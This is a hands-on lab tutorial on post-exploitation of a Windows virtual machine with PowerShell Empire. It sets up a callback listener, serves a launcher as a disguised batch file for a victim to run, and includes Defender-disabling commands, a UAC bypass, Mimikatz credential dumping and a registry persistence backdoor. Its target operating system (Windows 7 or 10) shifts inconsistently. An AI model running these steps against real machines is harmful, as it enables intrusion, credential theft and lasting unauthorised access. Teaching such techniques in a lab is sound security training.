Lab –Post-Exploitation of Windows Using PowerShell Empire

**Overview –**

In this lab, you will learn how to perform post-exploitation tasks against a Windows PC. PowerShell Empire is a post-exploitation framework built to operate as a pure PowerShell agent. PowerShell Empire has the means to execute PowerShell agents without the requirement of PowerShell.exe.


**Lab Requirements**

* One install of VirtualBox, with the latest version and extension pack.
* One virtual install of Kali Linux, latest version.
* One virtual install of Windows 7 Pro.

**Terminology**

* **Listener:**the listener is a process that listens for a connection from the machine we are attacking. This helps Empire send the loot back to the attacker’s computer.
* **Stager:**A stager is a snippet of code that allows our malicious code to be run via the agent on the compromised host.
* **Agent:**An agent is a program that maintains a connection between your computer and the compromised host.
* **Module:**These are what execute our malicious commands, which can harvest credentials and escalate our privileges, as mentioned above.

**Begin the lab!**

The following flowchart lays out the workflow we will need to complete for this lab.

1. Powershell Empire was installed in a previous lab.
2. We next need to create a **listener**.
3. We next create a PowerShell script to be sent to our target using the **launcher** in Empire.
4. When the script is executed, the target will connect back to the listener, creating an **agent** representing the target machine.
5. Using the agent, we will attempt to **escalate our privileges** to become an admin. Next, we will run **Mimikatz**, using our admin privileges to extract the victim’s passwords.
6. Lastly, we will create a **persistent backdoor** that will allow us to have access as needed.


**Using Empire to Bypass Windows 10 AV**

**Caveat**

A friendly reminder that all Empire commands are case-sensitive. Some commands use upper case letters while others use lower case. If you receive an invalid syntax error, check your input.

We first need to set up a listener. At the Empire prompt type, **listeners**.


At the listeners prompt, if you type help, you can see a list of all available listener commands followed by a description for each.



At the prompt type, **uselistener http**.



At the prompt, type **info**.




We need to focus on the **Host**, **BindIP**, and **Port**. We need to set the **BindIP** to Kali’s IP address, the **Port** to any port number other than 80 (we will be using port 80 for our apache webserver), and **Host** to http://[Kali’s IP]:[Port number]. The following is my information; yours will differ!


**set Host** [**http://10.0.2.15:4444**](http://10.0.2.15:4444)

**set BindIP 10.0.2.15**


**set Port 4444**




To run the listener, type **execute**.




We next need to create a launcher. For this lab, we will be creating a Powershell script that will disable Windows 7 AV on the remote target. At the prompt type, **launcher powershell**




Copy the entire script and paste the contents into a Kali text editor. For this example, I will be using Kali’s default text editor.




Minimize your terminal prompt. From the Desktop, open your File system.




Scroll down until you come to your var folder and click to open.




From the next window, find and open your www directory.




From the next window, open your **html** directory.




Right-click on inside the directory and from the context menu, select Create Document and then Empty file.



Name the new file happydays.bat




Open the hapydays.bat file, select your default text editor—Right-click in the empty file, and from the context menu, select **paste**.




Close the file and, when prompted, commit the changes to be saved.

Your html directory should look like this.




**Start your Apache server**

Open a new terminal, and at the prompt type, **service apache2 start-**Press enter.




We will assume the victim downloaded the batch file somewhere on the Internet or from the spam that he/she received. When the victim attempts to open the file, it runs a PowerShell script that will connect back to our Kali machine.

From your Windows 10 target, open a browser (the Edge browser works). In the address bar, type the address of your kali web server followed a **/happydays.bat**.




At the bottom of your browser, save the file to your Windows 10 target.



View Downloads. X2 click the happydays.bat to connect back to your kali machine. Save the file to your target machine.

On the next screen, select to view downloads.



Inside the download folder, press the run button.

If the file is detected by the targets Windows Defender AV, on the target machine, open PowerShell ISE as administrator. Copy and past the following commands one at a time into Powershell and press enter.


**Set-MpPreference -DisableRealtimeMonitoring $true**

**Set-MpPreference -DisableArchiveScanning $true**


Relaunch the batch file.

Return to your Kali machine. If the PowerShell script worked as it should, you should see that a stager has been launched between your Kali and the target. This is referred to as Stage 1.

In Stage 2, an agent has been sent over to the target.




If we type in **agents** at the prompt, we can see what agents are present and active.




Using the rename command, we can rename the agent, giving it a more user-friendly name. In this example, I renamed the agent from KT62YUH5 to win7.

**Interact with the target**


At the prompt type, **interact win7**. At the win7 prompt, type info to see the details about your target machine. The **true** status assigned to **high\_intergrity** means your privileges have been escalated to that of full admin.




This may not always be the case. There will be times that you will need to disable the UAC on the target machine. We can get a list of available agent commands by typing help at the prompt.



The agent command to disable the UAC is called the **bypassuac**.We need to include the name of the listener with the command. To see the name assigned to the listener, at the prompt type, **listeners**.



We next need to interact with our win7 agent. At the prompt type **agents**. At the **agents** prompt type, **interact win7**.





The error is a result of the UAC on the target already being disabled.

**Running Mimikatz**

We can run Mimikatz to acquire the hashes for all account passwords.


At the agent prompt, type **mimikatz**.





**Creds**


We can also use the creds command to pull up the account password.

****

**The shell command**

We can use the shell command to interact with your target using a shell or a Windows prompt. In this example, I can see what active connections are running on my target by typing,

**shell netstat -ano**.




We can see what directories are currently present on the target machine by typing, **shell dir**.



To get back to the prompt, press enter.


Use the shell command to see your target's Windows IP configuration. At the prompt, type

**shell ipconfig**.



**Send a Message**


To send a text message to the remote target, we can use load a module called trollsploit. At the prompt type **usemodule trollsploit/message**




That loads the module. We next need to set the option. For this example, I will send a message to the target, letting them know they have been hacked.

At the prompt type, **set MsgText You have been hacked!** Press enter.

At the prompt type, **execute**.


****

Return to your target machine to see the message. You can see that the format is a windows error message. We could direct the user to press or something.



**Persistence with PowerShell Empire**

We first need to get back to our agent. We can do this by typing in **back** at the prompt. To ensure we still have elevated privileges, at the prompt, type **sysinfo**. Elevated privileges are indicated under high integrity with a status of 1.



We will be exploiting the registry of the target using the **persistence/elevated/registry\*** module.


At the prompt type, **usemodule persistence/elevated/registry\*** -Press enter.

We next need to set the listener. We will use our http listener. Pay attention to the upper case ‘L” used with the following command.

**set Listener http** -Press enter.


Launch the stager using the **execute** command.

**execute** -Press enter.



Our Kali machine is listening on port 4444 for when the target restarts and logons.

Restart your target machine. Come back to Power Empire, and you will notice that the agent has been created for the interaction. Each time the machine reconnects after restarting, a new agent will be created.



To interact with our target, we need to use the name of the new agent.


Copy the name of the new agent. At the prompt type, **interact <name of agent>**

**Clean UP**


To remove all agents that are no longer in use, at the prompt, type **agents**.

At the agents prompt, type,

**remove stale**




To remove an active agent. At the **agents** prompt type, **kill (name of agent>**



**Remove Listeners**

At the prompt type, **listeners** and press enter.

At the listeners prompt type, **kill all**

****

**End of the lab!**

**Summary –**

In this lab, you were introduced to some of the post-exploitation tasks that can be performed using PowerShell Empire. The PowerShell Empire framework is all-powerful and can exploit most Windows operating systems. The question I get asked, is why I did not use Windows 10 as my target. Windows 10 is a tough nut to crack. Even if we disable the Windows AV, we still cannot get past the security features of Windows Defender.

In this lab, you saw how we used a PowerShell script that was encrypted. This will not work on a Windows 10 machine. The script is still detected as being infected and will not run.